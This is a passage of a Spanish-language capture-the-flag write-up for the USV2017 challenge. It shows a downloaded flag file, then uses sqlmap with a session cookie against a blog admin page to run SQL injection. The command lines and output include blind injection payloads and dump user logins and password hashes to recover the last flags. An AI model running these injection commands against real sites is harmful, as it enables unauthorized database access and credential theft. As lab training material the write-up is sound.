
**Response**

Raw | Headers | Hex


```
HTTP/1.1 200 OK
Date: Thu, 08 Feb 2018 21:05:04 GMT
Server: Apache
Content-Description: File Transfer
Content-Transfer-Encoding: binary
Expires: 0
Cache-Control: must-revalidate, post-check=0, pre-check=0
Pragma: public
Accept-Ranges: bytes
Content-Disposition: attachment; filename="flag.txt"
Content-Length: 41
Connection: close
Content-Type: application/octet-stream

Croatia: e4d49769b40647eddda2fe3041b9564c
```

Eureka! Ya tenemos la **flag Croatia: e4d49769b40647eddda2fe3041b9564c**


Pensando en la forma de obtener el último flag, vuelvo sobre mis pasos y decido insistir más en un posible punto de SQLi que había localizado anteriormente. Concretamente en la parte de administración del blog, a la hora de editar un post:



Anteriormente ya había intentado el SQLi con SQLmap pero con nulo éxito. Puesto que a la hora de hacer login hay un captcha y demás, decido probar otra vez con SQLmap pero esta vez proporcionando la cookie, para ver si conseguimos que funcione mejor:




Parece que esta vez la cosa ha ido bastante mejor. Sigamos tirando del hilo a ver qué ocurre:



Ya tenemos identificadas las bases de datos. Sqlmap no nos permite realizar un dump así que prosigamos de forma manual para obtener los datos que nos interesan:

```
root@kali:~/Security/USV2017# sqlmap --cookie="PHPSESSID=bdq0f3m513h7gb45lpf3fq2uh4" --level=5 --risk=3 -u https://usv:15020/blog/admin/edit.php?id=1 -D blog --sql-query='select * from users'
```


```
[22:07:48] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[22:07:48] [ERROR] unable to retrieve the number of columns for table 'users' in database 'blog'
[22:07:48] [WARNING] unable to retrieve column names for table 'users' in database 'blog'
do you want to use common column existence check? [y/N/q] y
which common columns (wordlist) file do you want to use?
[1] default '/usr/share/sqlmap/txt/common-columns.txt' (press Enter)
[2] custom
> 1
[22:07:53] [INFO] checking column existence using items from '/usr/share/sqlmap/txt/common-columns.txt'
[22:07:53] [INFO] adding words used on web page to the check list
please enter number of threads? [Enter for 1 (current)] 1
[22:08:00] [WARNING] running in a single-thread mode. This could take a while
[22:08:00] [INFO] retrieved: id
[22:08:01] [INFO] retrieved: title
[22:08:02] [INFO] retrieved: idcountry
[22:08:03] [INFO] retrieved: password
[22:08:05] [INFO] retrieved: text
[22:08:06] [INFO] retrieved: login
[22:08:10] [INFO] retrieved: published
[22:08:28] [INFO] retrieved: title
[22:08:29] [INFO] retrieved: text
```

Hemos identificado las columnas de la tabla, así las cosas, veamos qué información interesante de los usuarios podemos encontrar:

```
root@kali:~/Security/USV2017# sqlmap --cookie="PHPSESSID=bdq0f3m513h7gb45lpf3fq2uh4" --level=5 --risk=3 -u https://usv:15020/blog/admin/edit.php?id=1 -D blog --sql-query='select id,password,login from users where id=1'
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.1.10#stable}
|_ -| . [)]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 22:11:14

[22:11:14] [INFO] resuming back-end DBMS 'mysql'
[22:11:14] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 2051=2051

    Type: AND/OR time-based blind
    Title: MySQL <= 5.0.11 AND time-based blind (heavy query)
    Payload: id=1 AND 9496=BENCHMARK(5000000,MD5(0x69727878))
---
[22:11:14] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL <= 5.0.11
[22:11:14] [INFO] fetching SQL SELECT statement query output: 'select id,password,login from users where id=1'
[22:11:14] [INFO] the SQL query provided has more than one field. sqlmap will now unpack it into distinct queries to be able to retrieve the output even if we are going blind
[22:11:14] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[22:11:14] [INFO] retrieved: 1
[22:11:14] [INFO] retrieved: 1
[22:11:14] [INFO] retrieved: 8ae100f50c9bbcfeb2ab87b72a03273d
[22:11:17] [INFO] retrieved: admin
select id,password,login from users where id=1 [1]:
[*] 1, 8ae100f50c9bbcfeb2ab87b72a03273d, admin

[22:11:17] [INFO] fetched data logged to text files under '/root/.sqlmap/output/usv'


    Type: AND/OR time-based blind
    Title: MySQL <= 5.0.11 AND time-based blind (heavy query)
    Payload: id=1 AND 9496=BENCHMARK(5000000,MD5(0x69727878))
---
[22:11:24] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL <= 5.0.11
[22:11:24] [INFO] fetching SQL SELECT statement query output: 'select id,password,login from users where id=2'
[22:11:24] [INFO] the SQL query provided has more than one field. sqlmap will now unpack it into distinct queries to be able to retrieve the output even if we are going blind
[22:11:24] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[22:11:24] [INFO] retrieved: 2
the SQL query provided can return 2 entries. How many entries do you want to retrieve?
[a] All (default)
[#] Specific number
[q] Quit
> a
[22:11:29] [INFO] retrieved: 2
[22:11:29] [INFO] retrieved: 66c578605c1c63db9e8f0aba923d0c12
[22:11:31] [INFO] retrieved: Laos
[22:11:31] [INFO] retrieved:
[22:11:31] [INFO] retrieved:
[22:11:31] [INFO] retrieved:
select id,password,login from users where id=2 [2]:
[*] 2, 66c578605c1c63db9e8f0aba923d0c12, Laos
```

Bingo! Hemos encontrado la contraseña de admin (que ya teníamos) y el último flag, el de Laos.

Comprobamos que, efectivamente, no quedan más usuarios en la tabla:




## Laos: 66c578605c1c63db9e8f0aba923d0c12